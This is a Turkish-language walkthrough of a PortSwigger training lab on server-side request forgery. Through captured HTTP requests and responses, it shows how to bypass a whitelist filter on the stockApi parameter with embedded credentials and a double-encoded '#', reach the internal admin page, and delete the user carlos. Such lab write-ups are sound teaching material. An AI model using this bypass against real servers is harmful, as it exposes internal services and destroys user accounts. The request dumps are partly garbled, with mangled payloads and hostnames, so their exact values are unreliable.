


SSRF with whitelist-based input filter

Herkese merhaba,

Bu yazımda portswigger’da bulunan SSRF başlığı altındaki SSRF witg Whitelist-based input filter lab’ının çözümünü anlatacağım.



Herhangi bir ürüne view details tıklıyoruz açılan sayfada en altta bulunan check stock buttonuna tıklıyoruz ve giden isteği yakalıyoruz.

```
POST /product/stock HTTP/2
Host: 0ale00cb038e0f6580a46c96009f003d.web-security-academy.net
Cookie: session=fRfsw7cSDeeHlK8WdIPH8LiT7pg3CC
Content-Length: 107
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Content-Type: application/x-www-form-urlencoded
Accept-Language: tr-TR
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin: https://0ale00cb038e0f6580a46c96009f003d.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0ale00cb038e0f6580a46c96009f003d.web-security-academy.net/product?productId=2
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D2%26storeId%3D1
```

Yakaladığımız isteği repeater’a yollayıp stockApi’un değeriniz http://127.0.0.1/ şeklinde değiştiriyoruz isteği gönderdiğimizde bize dönen yanıt’a göre değerimizi güncelliyoruz.


<pre>1 POST /product/stock HTTP/2 2 Host: 0ale00cb038e0f6580a46c96009f003d.web-security-academy.net 3 Cookie: session=fRfsw7cSDeeHlK8WdIPH8LiT7pg3CC 4 Content-Length: 26 5 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99" 6 Content-Type: application/x-www-form-urlencoded 7 Accept-Language: tr-TR 8 Sec-Ch-Ua-Mobile: ?0 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36 0 Sec-Ch-Ua-Platform: "Windows" 1 Accept: */* 2 Origin: https://0ale00cb038e0f6580a46c96009f003d.web-security-academy.net 3 Sec-Fetch-Site: same-origin 4 Sec-Fetch-Mode: cors 5 Sec-Fetch-Dest: empty 6 Referer: https://0ale00cb038e0f6580a46c96009f003d.web-security-academy.net/product?produ ctId=2 7 Accept-Encoding: gzip, deflate, br 8 Priority: u=1, i 9 0 stockApi=http://127.0.0.1/</pre>	<pre>1 HTTP/2 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 58 5 6 "External stock check host must be stock.weliketoshop.net"</pre>
--	---

<http://username@stock.weliketoshop.net> şeklinde istek gönderiyoruz.

```
1 POST /product/stock HTTP/2
2 Host: 0ale00cb038e0f6580a46c96009f003d.web-security-academy.net
3 Cookie: session=fErEfsv7tSDeeHlK8WdIPH8Li77pg3CC
4 Content-Length: 47
5 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Language: tr-TR
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
10 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
11 Sec-Ch-Ua-Platform: "Windows"
12 Accept: */*
13 Origin: https://0ale00cb038e0f6580a46c96009f003d.web-security-academy.net
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer:
18 https://0ale00cb038e0f6580a46c96009f003d.web-security-academy.net/product?productId=2
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=1, i
21 stockApi=http://username@stock.weliketoshop.net

1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2335
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css
10       stylesheet>
11     <link href=/resources/css/labs.css rel=stylesheet>
12     <title>
13       SSRF with whitelist-based input filter
14     </title>
15   </head>
16   <script src=/resources/labheader/js/labHeader.js>
17   </script>
18   <div id=academyLabHeader>
19     <section class=academyLabBanner>
20       <div class=container>
21         <div class=logo>
22         </div>
23         <div class=title-container>
24           <h2>
25             SSRF with whitelist-based input filt
26           </h2>
27           <a id=lab-link class=button href=/'>
28             Back to lab home
29           </a>
30           <a class=link-back href=
31             https://portswigger.net/web-security/ssrf
32             h-whitelist-filter'>
33             Back&nbsp;to&nbsp;lab&nbsp;descripti
34             <svg version=1.1 id=Layer_1 xmlns=
35             </svg>
36           </a>
37         </div>
38       </div>
39     </section>
40   </div>
41 </div>
```

Dönen cevapta serverin kullanıcıya bağlanmaya çalıştığını görebiliriz demek ki doğru yoldayız.bypass için # karakterini kullanıyoruz fakat url formatına çevirmemiz lazım.



Tekrar bad request aldığımız için 1 kere daha decode ediyoruz.




Pretty	Raw	Hex	Render
1	POST /product/stock HTTP/2		1 HTTP/2 200 OK
2	Host: 0a1e00cb038e0f6580a46c96009f003d.web-security-academy.net		2 Content-Type: text/html; charset=utf-8
3	Cookie: session=fRrEfw7cSDeeHLK9WdIPHSLi7pg3CC		3 Set-Cookie: session=sE7FBh6Ck137NCV23ja0K21CHNDv4f7; Secure; HttpOnly; SameSite=None
4	Content-Length: 60		4 X-Frame-Options: SAMEORIGIN
5	Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"		5 Content-Length: 10672
6	Content-Type: application/x-www-form-urlencoded		6
7	Accept-Language: tr-TR		7 <!DOCTYPE html>
8	Sec-Ch-Ua-Mobile: ?0		8 <html>
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36		9 <head>
10	Sec-Ch-Ua-Platform: "Windows"		10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11	Accept: /*		11 <link href=/resources/css/labsEcommerce.css rel=stylesheet>
12	Origin: https://0a1e00cb038e0f6580a46c96009f003d.web-security-academy.net		12 <title>
13	Sec-Fetch-Site: same-origin		SSRF with whitelist-based input filter
14	Sec-Fetch-Mode: cors		</title>
15	Sec-Fetch-Dest: empty		</head>
16	Referer: https://0a1e00cb038e0f6580a46c96009f003d.web-security-academy.net/product?productId=2		16 <body>
17	Accept-Encoding: gzip, deflate, br		17 <script src=/resources/labheader/js/labHeader.js>
18	Priority: u=1, i		18 </script>
19			19 <div id="academyLabHeader">
20	stockApi=http://localhost:804232433@stock.weliketoshop.net		20 <section class="academyLabBanner">
			21 <div class="container">
			22 <div class="logo">
			23 </div>
			24 <div class="title-container">
			SSRF with whitelist-based input filter
			
			Back to lab description
			<svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg' xmlns:xlink='http://www.w3.org/1999/xlink' x=0 y=0

```

1 POST /product/stock HTTP/2
2 Host: 0ale00cb038e0f6580a46c96009f003d.web-security-academy.net
3 Cookie: session=ftrEfw7tSDeeHLK6WdIPH8Li7pg3CC
4 Content-Length: 66
5 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Language: tr-TR
8 Sec-Ch-Ua-Mobile: 70
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
0 Sec-Ch-Ua-Platform: "Windows"
1 Accept: */*
2 Origin: https://0ale00cb038e0f6580a46c96009f003d.web-security-academy.net
3 Sec-Fetch-Site: same-origin
4 Sec-Fetch-Mode: cors
5 Sec-Fetch-Dest: empty
6 Referer:
  https://0ale00cb038e0f6580a46c96009f003d.web-security-academy.net/product?productId=2
7 Accept-Encoding: gzip, deflate, br
8 Priority: u=1, i
9
0 stockApi=http://localhost:80425432133stock.weliketoshop.net/admin

```

Tekrar yanıtın içeriğinde baktığımızda ise carlos kullanıcısını silmek için bulunan bir url adresi görüyoruz ve stockApi'mize ekliyoruz.



Sonuç olarak carlos kullanıcısını silmiş olduk ve lab'ımızı tamamladık.